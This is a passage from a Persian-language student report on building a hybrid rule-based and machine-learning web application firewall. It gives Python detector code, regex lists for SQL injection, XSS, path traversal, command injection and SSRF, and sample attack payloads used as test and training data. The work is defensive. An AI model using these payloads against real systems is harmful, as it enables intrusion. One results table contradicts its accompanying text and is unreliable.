۵	به‌محض تشخیص یک حمله در هر مرحله، بررسی متوقف و رویداد بلاک با confidenceمربوطه در waf.logثبت می‌شود.
۶	اگر هیچ حمله‌ای تشخیص داده نشود، درخواست بدون تغییر با همان متد، هدر و بدنه به Backendارسال می‌شود.
۷	پاسخ) Backendیا پیام ۵۰۲/۴۰۳ در صورت بلاک شدن یا در دسترس نبودن (Backendبه کاربر بازگردانده می‌شود.

فصل چهارم :پیاده‌سازی لایه Rule-Based

4-1مفهوم تشخیص مبتنی بر قاعده

تشخیص Rule-Basedساده‌ترین و در عین حال قابل‌اعتمادترین شکل شناسایی حمله است :مجموعه‌ای از الگوهای از پیش تعریف‌شده (معمولاً Regex[۷])که ساختار شناخته‌شده یک حمله را توصیف می‌کنند .وقتی payloadورودی با یکی از این الگوها مطابقت داشته باشد، به‌عنوان حمله علامت‌گذاری می‌شود .مزیت این روش قطعیت و سرعت آن است :یک تطبیق Regexدر چند میکروثانیه انجام می‌شود و برخلاف یک مدل یادگیری ماشین، رفتار آن کاملاً قابل پیش‌بینی و قابل توضیح است —یعنی می‌توان دقیقاً گفت چرا یک payloadبلاک شده است .نقطه‌ضعف آن هم از همین‌جا می‌آید :تشخیص Rule-Basedفقط حملاتی را می‌شناسد که از قبل الگویشان نوشته شده باشد؛ یک حمله با ساختار کمی متفاوت یا مبهم‌شده (obfuscated)می‌تواند از این الگوها عبور کند .دقیقاً به همین دلیل این پروژه لایه MLرا هم به‌عنوان خط دفاع دوم اضافه کرده است (فصل پنجم.)

4-2فایل‌های واسط (Simple Wrappers)

سه فایل sql_simple.py، xss_simple.pyو owasp_other.pyنقش واسط بین موتور اصلی (core/engine.py)و کلاس‌های واقعی Detectorرا ایفا می‌کنند .این جداسازی به این معناست که اگر در آینده الگوریتم تشخیص SQL Injectionبه‌کلی تغییر کند، فقط کافی است sql_advanced.pyعوض شود، بدون آنکه core/engine.pyدست بخورد؛ یعنی این لایه واسط یک نقطه‌ی abstractionبین منطق تصمیم‌گیری سطح بالا و پیاده‌سازی دقیق هر Detectorایجاد می‌کند.

```
from rules.sql_advanced import SQLInjectionDetector

_detector = SQLInjectionDetector()

def detect_sql(payload: str):
    result = _detector.detect(payload)
    return result["is_attack"], result["confidence"]
```

کد 4-1 .rules/sql_simple.py به طور کامل

خروجی این تابع یک Tupleدوعضوی (is_attack, confidence)است که مستقیماً توسط core/engine.pyمصرف می‌شود .فایل xss_simple.pyدقیقاً همین ساختار را برای XSSDetectorتکرار می‌کند.

4-2-1 owasp_other.py — تجمیع شش Detector

برخلاف دو فایل بالا که هرکدام یک Detectorرا پوشش می‌دهند، owasp_other.pyشش کلاس Detectorمختلف (LDAP Open Redirect، Path Traversal، Command Injection، XXEو SSRF)را در یک لیست نگه می‌دارد و روی هرکدام ()detectرا فراخوانی می‌کند:

[۷] Regular Expression (عبارت باقاعده —)نمادی برای توصیف الگوهای متنی که امکان جستجو و تطبیق رشته‌ها بر اساس ساختار را فراهم می‌کند.

```
_detectors = [
    LDAPInjectionDetector(), OpenRedirectDetector(), PathTraversalDetector(),
    CommandInjectionDetector(), XXEDetector(), SSRFDetector()
]

def detect_other(payload: str):
    results = []
    for detector in _detectors:
        res = detector.detect(payload)
        if res.get("is_attack"):
            results.append(res)

    if results:
        best = max(results, key=lambda x: x["confidence"])
        return True, best["confidence"], best["attack_type"]

    return False, 0.0, "None"
```

کد – 4-2منطق انتخاب بهترین تشخیص در owasp_other.py

هر شش Detector به‌صورت مستقل روی payload اجرا می‌شوند و ممکن است بیش از یکی هم‌زمان is_attack=Trueبرگردانند (مثلاً یک URLداخلی هم می‌تواند شاخص‌های Open Redirectو هم شاخص‌های SSRFرا فعال کند .)در چنین حالتی، تابع فقط Detector با بالاترین confidenceرا به‌عنوان attack_typeنهایی برمی‌گرداند و نتیجه سایر Detectorهای مطابق‌شده، حتی اگر خودشان هم واقعاً درست تشخیص داده باشند، نادیده گرفته می‌شود .پیامد عملی این رفتار، با یک مثال واقعی، در بخش (3-9جدول 1-9، ردیف مربوط به)SSRF نشان داده شده است.

4-3تست دستی موتور app/test_engine.py :

پیش از بررسی جزئیات هر Detector، ارزش دارد به یک ابزار کوچک اما مهم در پروژه اشاره شود :فایل app/test_engine.pyکه مستقیماً HybridEngineرا)بدون عبور از app/main.pyو بدون (Flaskبا شش payloadنمونه فرا می‌خواند .این فایل در واقع اولین لایه تست دستی پروژه در طول توسعه بوده است:

```
test_payloads = [
    # SQL Injection (Rule-Based)
    "1 OR 1=1",
    # SQL Injection (ML-Based)
    "SELECT username FROM users",
    # XSS (Rule-Based)
    "<script>alert(1)</script>",
    # XSS (ML-Based)
    "<svg onload=alert(1)>",
    # Other OWASP
    "../etc/passwd",
    # Benign
    "hello world"
]
```

کد payload – 4-3های تعریف‌شده در app/test_engine.py

برای این گزارش، این اسکریپت روی نسخه فعلی و اصلاح‌شده کد اجرا شد تا مشخص شود آیا رفتار امروز پروژه با این انتظارات اولیه هم‌خوانی دارد .جدول 1-4نتیجه واقعی این اجرا را نشان می‌دهد.

جدول ۴-۱– نتیجه واقعی اجرای app/test_engine.py روی کد فعلی، در مقایسه با انتظارم

Payload	انتظار)طبق کامنت کد(	نتیجه واقعی اجرا	هم‌خوان؟
`1 OR 1=1`	BLOCK — SQL (Rule)	BLOCK — SQL (Rule)	✓بله
`SELECT username FROM users`	BLOCK — SQL (ML)	ALLOW	Xخیر
`<script>alert(1)</script>`	BLOCK — XSS (Rule)	BLOCK — XSS (Rule)	✓بله
`<svg onload=alert(1)>`	BLOCK — XSS (ML)	BLOCK — XSS (Rule)	نسبی
`../etc/passwd`	BLOCK — Other OWASP	BLOCK — Path Traversal (Rule)	✓بله
`hello world`	ALLOW	ALLOW	✓بله

از شش مورد این جدول، تنها یک مورد هنوز با انتظار اولیه ام هم‌خوان نیست payload دوم (SELECT username FROM users)که قرار بود توسط لایه MLشناسایی شود اما در عمل ALLOWمی‌شود .مورد اول (1=1 OR 1)که در نسخه قبلی این پروژه با همین آزمایش ALLOWمی‌شد، پس از تصحیح اشکال ویرگول جاافتاده در (rules/sql_advanced.pyبخش ۴-۱-۱)اکنون درست مطابق انتظار عمل می‌کند .مورد چهارم سطر svg onload نشان می‌دهد این payload واقعاً بلاک می‌شود، اما نه توسط لایه MLهمان‌طور که در کامنت پیش‌بینی شده، بلکه زودتر از آن توسط الگوی Rule-Basedمربوط به (XSSDetectorکه event handlerهای *onرا می‌شناسد)گرفته می‌شود؛ چون بررسی Rule-Basedهمیشه پیش از MLاجرا می‌شود (بخش ۲-۶)، مسیر MLهرگز به آن نمی‌رسد .عدم تشخیص SELECT username FROM usersناشی از آن است که این جمله هیچ‌کدام از الگوهای Regexفعلی را فعال نمی‌کند و از فهرست sql_keywords تنها یک کلمه (SELECT)در آن حضور دارد که به‌تنهایی به آستانه دو کلمه‌ی لازم برای امتیاز نمی‌رسد؛ لایه MLنیز روی این payloadخاص احتمال پایینی برآورد می‌کند .این مورد در فصل دهم به‌عنوان یک محدودیت باقی‌مانده ثبت شده است.

۴-۴ SQLInjectionDetector — تشخیص تزریق SQL

این کلاس در rules/sql_advanced.pyتعریف شده و ورودی و خروجی و پیاده‌سازی آن مطابق کد ۴-۴است:

```
class SQLInjectionDetector:
    def __init__(self):
        self.patterns = [
            # Union-based
            r"(\bUNION\b.*\bSELECT\b)",
            r"(\bUNION\b.*\bALL\b.*\bSELECT\b)",
            # Boolean-based
            r"(\bOR\b\s+\d+\s*=\s*\d+)",
            r"(\bAND\b\s+\d+\s*=\s*\d+)",
            r"('\s*OR\s*'1'\s*=\s*'1)",
            r"('\s*OR\s*1\s*=\s*1)",
            # Comments
            r"(--|\#|\/\*)",
            r"(?i)\bOR\b\s+1\s*=\s*1",
            # Time-based
            r"(\bSLEEP\b\s*\(\d+\))",
            # ... 10 more patterns (stacked queries, enumeration, hex-encoding)
        ]
        self.sql_keywords = ['SELECT', 'UNION', 'INSERT', 'UPDATE', 'DELETE',
                             'DROP', 'CREATE', 'ALTER', 'EXEC', 'SLEEP', 'WAITFOR',
'BENCHMARK']
```

کد – 4-4ساختار الگوهای rules/sql_advanced.pyدر نسخه فعلی (خلاصه‌شده، با حفظ عین یک بخش حساس)

4-4-1یک باگ واقعی که پیدا و برطرف شد :ویرگول جاافتاده در لیست الگوها

در بررسی یک نسخه قبلی این کد، یک اشکال واقعی پیدا شد که ارزش ثبت دارد .بین دو رشته r"(?i)\bOR\b\s+1\s*=\s*1" و r"(\bSLEEP\b\s*\(\d+\))" ویرگولی وجود نداشت .در Python، دو رشته پشت‌سرهم بدون ویرگول به‌صورت خودکار به هم می‌چسبند (این قابلیت زبان implicit string concatenationنام دارد)، بنابراین این دو الگو در آن نسخه به یک رشته واحد ادغام می‌شدند:

```
"(?i)\bOR\b\s+1\s*=\s*1(\bSLEEP\b\s*(\d+))"
```

کد – 4-5الگوی حاصل از ادغام ناخواسته دو رشته در نسخه قبلی (بدون ویرگول)

پیامد عملی این باگ دوگانه بود :اول اینکه تعداد واقعی الگوهای فعال در لیست، یکی کمتر از تعدادی بود که از شمردن خطوط کد به‌دست می‌آمد .دوم و مهم‌تر اینکه الگوی ادغام‌شده بسیار محدودتر از قصد اصلی طراح عمل می‌کرد :به‌جای تشخیص مستقل OR 1=1یا SLEEP(n)، این الگوی واحد فقط زمانی مطابقت می‌یافت که OR 1=1بلافاصله و بدون فاصله توسط SLEEP()عدد (دنبال شده باشد —ترکیبی که در عمل تقریباً هرگز در یک payloadواقعی رخ نمی‌دهد .نتیجه مستقیم این باگ در نسخه قبلی این بود که payloadساده (1=1 OR 1بدون کوتیشن (از Rule-Basedعبور می‌کرد، چون تنها الگوی مستقل باقی‌مانده که می‌توانست آن را بگیرد —الگوی Boolean-basedردیف سوم لیست —به‌تنهایی فقط ۳.۰ امتیاز می‌داد که به آستانه ۵.۰ نمی‌رسید (جدول 4-1، ردیف اول.)

این اشکال در کد فعلی پروژه با افزودن ویرگول جاافتاده برطرف شده است (کد 4-4در بالا، عیناً از نسخه فعلی)با این تصحیح، الگوی r"(?i)\bOR\b\s+1\s*=\s*1"اکنون مستقل عمل می‌کند و به‌تنهایی روی 1=1 OR 1مطابقت می‌یابد؛ این مطابقت، در کنار مطابقت هم‌زمان الگوی Boolean-basedردیف سوم روی همان payload، confidenceرا به ۶.۰ می‌رساند که از آستانه ۵.۰ عبور می‌کند .این رفتار مستقیماً با اجرای واقعی کد فعلی تأیید شد payload خام 1=1 OR 1اکنون با پیام SQL Injection (Rule-Based) مسدود می‌شود، نتیجه‌ای که در جدول 4-1ستون نتیجه واقعی ثبت شده است.

4-4-2منطق محاسبه Confidence

پس از URL-decodeکردن ورودی و تبدیل آن به حروف بزرگ، متد detect()به ترتیب زیر عمل می‌کند و کد آن دقیقاً به این شکل است:

```
for pattern in self.patterns:
    if re.search(pattern, upper_input, re.IGNORECASE):
        matched_patterns.append(pattern)
        confidence += 0.3

keyword_count = sum(1 for kw in self.sql_keywords if kw in upper_input)
if keyword_count >= 2:
    confidence += 0.2 * keyword_count

confidence = min(confidence, 1.0)
is_attack = confidence >= 0.5
```

کد – 4-6محاسبه confidenceدر SQLInjectionDetector.detect()

دو نکته در این منطق تعیین‌کننده است .اول، هر الگوی Regexمنطبق ۳.۰ اضافه می‌کند؛ یعنی برای رسیدن به آستانه ۵.۰ حداقل دو الگوی مستقل باید هم‌زمان مطابقت یابند (یا یک الگو به‌همراه حداقل دو کلمه کلیدی .)SQLدوم، لیست sql_keywordsشامل کلماتی مثل SELECTو DROPاست اما ORو ANDدر آن نیستند .برای payloadساده 1=1 OR 1، اکنون (پس از تصحیح بخش 4-4-1)دو الگوی Regexمستقل هم‌زمان مطابقت می‌یابند —الگوی Boolean-basedردیف سوم و الگوی مستقل‌شده ردیف هفتم —که هرکدام ۳.۰ اضافه

می‌کنند و confidenceنهایی را به ۶.۰ می‌رسانند؛ این عدد از آستانه ۵.۰ عبور می‌کند و payloadبلاک می‌شود، مطابق آنچه در جدول 4-1 با اجرای واقعی مشاهده شد .کلمات کلیدی SQLدر این محاسبه خاص نقشی ندارند، چون ORو ANDهمچنان در sql_keywordsنیستند؛ نتیجه صرفاً از دو الگوی Regexمستقل حاصل می‌شود.

4-5 XSSDetector — تشخیص Cross-Site Scripting

این کلاس در rules/xss_advanced.pyقرار دارد و پیش از هر بررسی الگویی، دو مرحله نرمال‌سازی روی ورودی انجام می‌دهد-URL : decodeو سپس HTML-unescape؛ این کار برای خنثی کردن تلاش مهاجم برای دور زدن فیلتر با انکود کردن کاراکترهای <و >ضروری است.

```
self.patterns = [
    r"<script[^>]*>", r"</script>",
    r"on\w+\s*=",
    r"javascript:", r"vbscript:",
    r"<iframe[^>]*>", r"<object[^>]*>", r"<embed[^>]*>", r"<svg[^>]*>",
    r"<img[^>]*onerror", r"<img[^>]*onload",
    r"(alert|eval|prompt|confirm)\s*\(",
    r"document\.(cookie|write)",
]
```

کد ۴-۷ – الگوهای کامل rules/xss_advanced.py

الگوی on\w+\s*=یکی از قوی‌ترین الگوهای این لیست است چون هر event handlerجاوااسکریپتی را (نه فقط onerrorو onloadکه در دو الگوی جداگانه هم آمده‌اند)پوشش می‌دهد؛ به همین دلیل payloadمربوط به svg onloadدر جدول 4-1حتی پیش از رسیدن نوبت به لایه ML، همین‌جا شناسایی شد .منطق confidenceمشابه SQLInjectionDetectorاست :هر الگوی منطبق ۳.۰ اضافه می‌کند و آستانه بلاک ۵.۰ است؛ بنابراین اینجا هم حداقل دو الگوی مستقل (مثلاً هم تگ svgو هم event handler onloadدر یک payload واحد)برای رسیدن به آستانه لازم است، مگر آنکه یک الگوی خاص به‌تنهایی به این آستانه برسد که برای on\w+\s*=معمولاً کافی نیست و باید با الگوی دیگری همراه شود.

4-6شش Detectorدیگر در owasp_other_advanced.py

این فایل شش کلاس مستقل را در بر می‌گیرد که هرکدام یک نوع حمله از OWASP Top 10را پوشش می‌دهند .برخلاف دو Detectorقبلی که از Regexاستفاده می‌کنند، سه مورد از این شش کلاس(LDAP، Open Redirectو SSRF)صرفاً بر پایه شمارش رشته‌های خاص (substring counting)کار می‌کنند، نه Regex؛ تفاوتی که در رفتار آن‌ها اثر مستقیم دارد .جدول 4-2منطق دقیق هرکدام را —دقیقاً مطابق کد واقعی —خلاصه می‌کند.

جدول – 4-2منطق تشخیص شش Detectorدر owasp_other_advanced.py

Detector	روش	افزایش Confidenceبه ازای هر تطبیق	آستانه بلاک
LDAPInjectionDetector	شمارش کاراکترهای * ( ) \ | &	۲.۰	۳ کاراکتر
OpenRedirectDetector	شمارش رشته‌های http://، https://، //، redirect=، url=	۳.۰	۲ شاخص
PathTraversalDetector	Regexبرای /..، /etc/passwd، %2e%2e/، c:\windows	۴.۰	۲ الگو
CommandInjectionDetector	Regexبرای ;&|]\w+[، (...)$، بک‌تیک	۳.۰	۲ الگو
XXEDetector	شمارش <!ENTITY، SYSTEM، <!DOCTYPE	۴.۰	۲ کلمه
SSRFDetector	شمارش localhost، 127.0.0.1، metadata، 169.254.169.254و رنج‌های IPخصوصی	۴.۰	۲ شاخص

این رویکرد شمارش‌محور ساده و سریع است اما به همین سادگی هم آسیب‌پذیر است :تنها یک شاخص یافت‌شده هرگز برای عبور از آستانه ۵.۰ کافی نیست)به‌جز PathTraversal، XXEو SSRFکه هر تطبیق ۴.۰ می‌دهد و نزدیک‌ترین به آستانه تک‌ضربه‌ای هستند اما باز هم به دو مورد نیاز دارند .(یک نمونه واقعی و مستند از پیامد این طراحی —اشتباه گرفتن SSRFبا Open Redirectدر یک آزمایش واقعی —در بخش 9- 3جدول (1-9با جزئیات کامل بررسی شده است.

فصل پنجم :پیاده‌سازی لایه Machine Learning

5-1چرا یادگیری ماشین کنار Regex؟

همان‌طور که در فصل چهارم دیده شد، لایه Rule-Basedفقط حملاتی را می‌شناسد که ساختارشان از پیش در قالب Regexیا شمارش کاراکتر نوشته شده باشد .اگر مهاجم فاصله اضافه کند، از حروف بزرگ/کوچک متفاوت استفاده کند یا ساختار جمله را کمی تغییر دهد، ممکن است هیچ‌کدام از الگوهای ثابت مطابقت نیابند .لایه Machine Learning[۸] ایده متفاوتی دارد :به‌جای مطابقت دقیق با یک الگو، ویژگی‌های آماری (payloadمثل طول، تنوع کاراکترها و حضور کلمات کلیدی به‌صورت جداگانه (را استخراج می‌کند و یک مدل که از نمونه‌های قبلی یاد گرفته، احتمال حمله‌بودن را برمی‌گرداند .در این پروژه این نقش به یک مدل Logistic Regressionسپرده شده که هم برای SQL Injectionو هم برای XSS، به‌صورت مستقل آموزش دیده است.

5-2استخراج ویژگی ml/features.py :

پیش از رسیدن به هر مدل، هر payloadباید به یک بردار عددی تبدیل شود؛ این کار وظیفه تابع extract_features()است .کد کامل آن به‌شرح زیر است:

```
SQL_KEYWORDS = ["select", "union", "insert", "update", "delete",
                "drop", "or", "and", "--", ";", "'"]
XSS_KEYWORDS = ["<script", "javascript:", "onerror", "onload", "<img", "<svg"]

def entropy(s):
    prob = [float(s.count(c)) / len(s) for c in dict.fromkeys(list(s))]
    return -sum(p * math.log2(p) for p in prob if p > 0)

def extract_features(payload):
    payload = payload.lower()
    features = {}
    features["length"] = len(payload)
    features["entropy"] = entropy(payload) if payload else 0
    features["special_chars"] = sum(payload.count(c) for c in ["'", '"', "<", ">", ";",
"(", ")"])
    for kw in SQL_KEYWORDS:
        features[f"sql_{kw}"] = 1 if kw in payload else 0
    for kw in XSS_KEYWORDS:
        features[f"xss_{kw}"] = 1 if kw in payload else 0
    return features
```

کد – 5-1به‌طور کامل ml/features.py

این تابع در مجموع ۲۰ ویژگی برمی‌گرداند :سه ویژگی عمومی(length، entropy، special_chars)به‌علاوه ۱۱ پرچم دودویی برای کلمات کلیدی SQLو ۶ پرچم دودویی برای کلمات کلیدی (۳XSS +۱۱ +۶ =۲۰)دو ویژگی lengthو entropyمستقل از نوع حمله محاسبه می‌شوند و برای هر دو مدل SQLو XSSیکسان‌اند؛ تنها تفاوت بین بردار ویژگی SQLو XSSدر همین دو گروه پرچم کلمات کلیدی است . entropyیا آنتروپی شانون میزان تنوع و غیرقابل‌پیش‌بینی بودن کاراکترهای یک رشته را اندازه می‌گیرد؛ رشته‌ای مثل aaaaآنتروپی نزدیک

[۸] Machine Learningیادگیری ماشین —)دسته‌ای از الگوریتم‌ها که به‌جای قوانین دستی، از داده‌های نمونه برای یادگیری یک تابع تصمیم‌گیری استفاده می‌کنند.

صفر دارد چون فقط یک کاراکتر تکرار شده، در حالی‌که یک payloadحاوی کاراکترهای خاص و متنوع " ' < >()؛ پرانتز آنتروپی بالاتری نشان می‌دهد .این ویژگی برای تشخیص payloadهای مبهم‌شده در نظر گرفته شده، هرچند در بخش 5-6رفتار واقعی آن با مثال بررسی می‌شود.

نکته‌ای که ارزش تصحیح دارد :در نسخه‌های قبلی این گزارش تعداد ویژگی‌ها ۲۱ عدد ذکر شده بود؛ اما شمارش دقیق کد واقعی)۳ ویژگی پایه +۱۱ کلمه کلیدی + ۶SQL کلمه کلیدی (XSSعدد صحیح را ۲۰ نشان می‌دهد و در این نسخه اصلاح شده است.

5-3دیتاست آموزشی :چالش اصلی این فصل

بزرگ‌ترین مانع در پیاده‌سازی این لایه، نبود یک دیتاست واقعی و برچسب‌خورده از ترافیک HTTPبود .برای هر سازمانی که این داده را دارد، این کار سرراست است؛ اما در مقیاس یک پروژه کارشناسی، تنها راه عملی، تولید یک دیتاست مصنوعی با اسکریپت data/datasets/generate_dataset.pyبود .در نسخه فعلی این اسکریپت، فهرست‌های payloadبه‌طور قابل‌توجهی متنوع‌تر از یک نسخه اولیه‌ی آزمایشی هستند و به‌صورت دسته‌بندی‌شده(بر اساس نوع تکنیک حمله)سازمان یافته‌اند:

```
sql_payloads = [
    # Boolean-based
    "' OR 1=1 --", "' OR '1'='1", "1 OR 1=1", ...
    # Union-based
    "' UNION SELECT password FROM users --", ...
    # Time-based, Error-based, Stacked Queries, Encoded/Obfuscated
    ...    # در مجموع ۳۲ الگوی منحصربه‌فرد
]

xss_payloads = [
    # Script tags, Event handlers, JavaScript protocol, Encoded, eval/document
    ...    # در مجموع ۲۱ الگوی منحصربه‌فرد
]

normal_payloads = [
    "", "a=", "=b", "a=b", "x=1", "q=test", "page=1",    # کوتاه و خالی
    # فیلتر، پارامترهای معمول، احراز هویت، صفحه‌بندی/جستجو
    ...    # در مجموع ۳۶ الگوی منحصربه‌فرد
]

def generate_csv(output_path, attack_list, normal_list, size=3000):
    ...
    for _ in range(size):
        writer.writerow([random.choice(attack_list), 1])    # نمونه حمله
    for _ in range(size):
        writer.writerow([random.choice(normal_list), 0])     # نمونه معمولی
```

کد 5-2 – data/datasets/generate_dataset.pyخلاصه‌شده، ساختار واقعی نسخه فعلی


این اسکریپت واقعاً روی پروژه اجرا شد و دو فایل sql.csvو xss.csvرا بازتولید کرد تا اعداد دقیق دیتاست تأیید شوند .هر فایل ۶۰۰۰ سطر دارد (۳۰۰۰ نمونه حمله +۳۰۰۰ نمونه معمولی)، اما آنچه بیشتر به تحلیل بعدی مربوط می‌شود تنوع واقعی این نمونه‌هاست که در جدول 5-1 آمده.

جدول – 5-1تنوع واقعی دیتاست‌های تولیدشده (شمارش مستقیم از فایل CSVنسخه فعلی)

دیتاست	تعداد کل سطر	الگوی منحصربه‌فرد حمله	الگوی منحصربه‌فرد معمولی
sql.csv	۶۰۰۰	۳۲	۳۶
xss.csv	۶۰۰۰	۲۱	۳۶مشترک با sql.csv

در مقایسه با یک نسخه اولیه که در آن این فهرست‌ها تنها ۷ الگوی حمله SQL، ۵ الگوی حمله XSSو ۶ الگوی معمولی داشتند، این افزایش تنوع محسوس است .نکته مهم‌تر برای فهرست الگوهای معمولی، افزوده‌شدن رشته‌های کوتاه و خالی ""، a=، b=، a=b، (x=1است که به‌طور مشخص، حالت‌های مرزی درخواست‌های HTTPواقعی (queryخالی یا تک‌پارامتری (را پوشش می‌دهند؛ این نمونه‌ها مستقیماً به رفع مشکلی که در بخش 5-6و 10-2بررسی شده کمک کرده‌اند .با این حال، حتی با این افزایش، هر دو فایل با روش random.choiceاز یک فهرست ثابت)هرچند بزرگ‌تر (ساخته می‌شوند؛ مدل هنوز روی ده‌ها جمله متمایز به‌جای هزاران نمونه واقعاً مستقل آموزش می‌بیند.

5-4پایپ‌لاین آموزش مدل



شکل – 5-1پایپ‌لاین آموزش مدل train_sql_model)و (train_xss_model

توابع train_sql_model()در ml/sql_model.pyو train_xss_model()در ml/xss_model.pyساختاری کاملاً یکسان دارند و تنها در دیتاست ورودی و مسیر ذخیره خروجی تفاوت دارند:

```
def train_sql_model(dataset_path: str):
    payloads, labels = [], []
    with open(dataset_path, newline="", encoding="utf-8") as f:
        reader = csv.DictReader(f)
        for row in reader:
            payloads.append(row["payload"])
            labels.append(int(row["label"]))

    X = [extract_features(p) for p in payloads]
    vectorizer = DictVectorizer(sparse=False)
    X_vec = vectorizer.fit_transform(X)

    model = LogisticRegression(max_iter=1000)
    model.fit(X_vec, labels)

    with open(MODEL_PATH, "wb") as f:
        pickle.dump((model, vectorizer), f)
```


کد 5-3 train_xss_model – train_sql_model در ml/sql_model.py مشابه است

چون خروجی extract_features()یک دیکشنری پایتون است (نه یک آرایه عددی خام)، DictVectorizer[۹] این دیکشنری‌ها را به یک ماتریس عددی با ترتیب ثابت ستون‌ها تبدیل می‌کند .سپس LogisticRegressionروی این ماتریس و بردار برچسب‌ها (labels)آموزش

[۹] — DictVectorizerکلاسی در Scikit-learnکه دیکشنری‌های ویژگی (feature dict)را به بردارهای عددی با ترتیب ثابت تبدیل می‌کند تا مدل بتواند آن‌ها را پردازش کند.

می‌بیند .نکته مهم اینکه هم مدل و هم vectorizerبا هم در یک فایل pickleذخیره می‌شوند، چون در زمان inferenceباید همان نگاشت دقیق ستون‌به‌ویژگی برای payloadجدید بازتولید شود —در غیر این صورت ترتیب ویژگی‌ها با ترتیبی که مدل آموزش دیده هم‌خوانی نخواهد داشت.

5-5پایپ‌لاین) Inferenceتشخیص زمان اجرا(



شکل – 5-2پایپ‌لاین تشخیص در زمان اجرا ml_detect_sql)و (ml_detect_xss

```
def ml_detect_sql(payload: str):
    with open(MODEL_PATH, "rb") as f:
        model, vectorizer = pickle.load(f)
    features = extract_features(payload)
    X_vec = vectorizer.transform([features])
    prob = model.predict_proba(X_vec)[0][1]
                                    return prob >= 0.5, prob
```

کد – 5-4 ml_detect_sql و ml_detect_xss مشابه است

چند نکته پیاده‌سازی قابل توجه است .اول، مدل و vectorizerدر هر فراخوانی از فایل pkl.مجدداً بارگذاری می‌شوند، یعنی هیچ کش (cache)در حافظه بین درخواست‌ها وجود ندارد؛ برای حجم فعلی این پروژه مشکلی ایجاد نمی‌کند اما در مقیاس تولیدی، بارگذاری فایل روی دیسک برای هر درخواست، هزینه عملکردی غیرضروری است .دوم، خودِ تابع آستانه داخلی ۰.۵ دارد (prob >= 0.5)اما این مقدار مستقیماً توسط core/engine.pyاستفاده نمی‌شود؛ همان‌طور که در فصل ششم دیده می‌شود، موتور یک آستانه سخت‌گیرانه‌تر ML_THRESHOLD = 0.7روی مقدار probاعمال می‌کند.

5-6رفتار واقعی مدل :یک مشاهده تجربی

برای سنجش رفتار واقعی مدل) XSSفراتر از خواندن کد(، در این گزارش مدل مستقیماً با چند payloadکوتاه و بی‌خطر فراخوانی شد .نتیجه در جدول 5-2آمده و رفتاری را نشان می‌دهد که ارزش توجه دارد:

جدول – 5-2خروجی واقعی ml_detect_xss()روی چند رشته کاملاً بی‌خطر با طول‌های متفاوت)اجرای مستقیم روی مدل fittedموجود در پروژه(

Payload	طول	احتمال) XSSخروجی مدل(
search=book	۱۱	۰.۰۰~
category=electronics	۲۰	۰.۰۰~
category=electronics category=electronics	۴۱	۹۹.۰~
id=42 category=electronics id=42 category=electronics	۵۳	۰.۰۱~

هیچ‌کدام از این رشته‌ها حاوی هیچ تگ HTMLیا الگوی خطرناکی نیستند؛ صرفاً پارامترهای معمولی URLهستند که تکرار شده‌اند .دو ردیف اول (طول ۱۱ و ۲۰)اکنون با مدل بازآموزی‌شده روی دیتاست غنی‌شده بخش 5-3به‌درستی احتمال نزدیک به صفر می‌گیرند .اما دو ردیف آخر،

که طول بیشتری دارند، همچنان احتمال بسیار بالایی می‌گیرند .توضیح این تفاوت به دیتاست آموزشی بازمی‌گردد :نمونه‌های معمولی جدید عمدتاً کوتاه هستند (شامل رشته‌های خالی و تک‌پارامتری که دقیقاً مشکل ردیف‌های اول را رفع کرده‌اند)، اما هیچ نمونه معمولی با طول در محدوده ۴۰ تا ۶۰ کاراکتر به دیتاست اضافه نشده است .در نتیجه مدل برای بازه طول کوتاه اصلاح شده، اما رابطه »طولانی‌تر یعنی مشکوک‌تر « که از نمونه‌های حمله)به‌طور طبیعی طولانی‌تر (آموخته، برای بازه طول بالاتر هنوز باقی است .این رفتار در بخش 1-10و 2-10به‌طور کامل‌تر بررسی می‌شود؛ همچنین همین رفتار دلیل اصلی یک False Positiveواقعی است که در جدول 1-9تست ۷ مشاهده و ثبت شده و در نسخه فعلی هم تکرار شد.

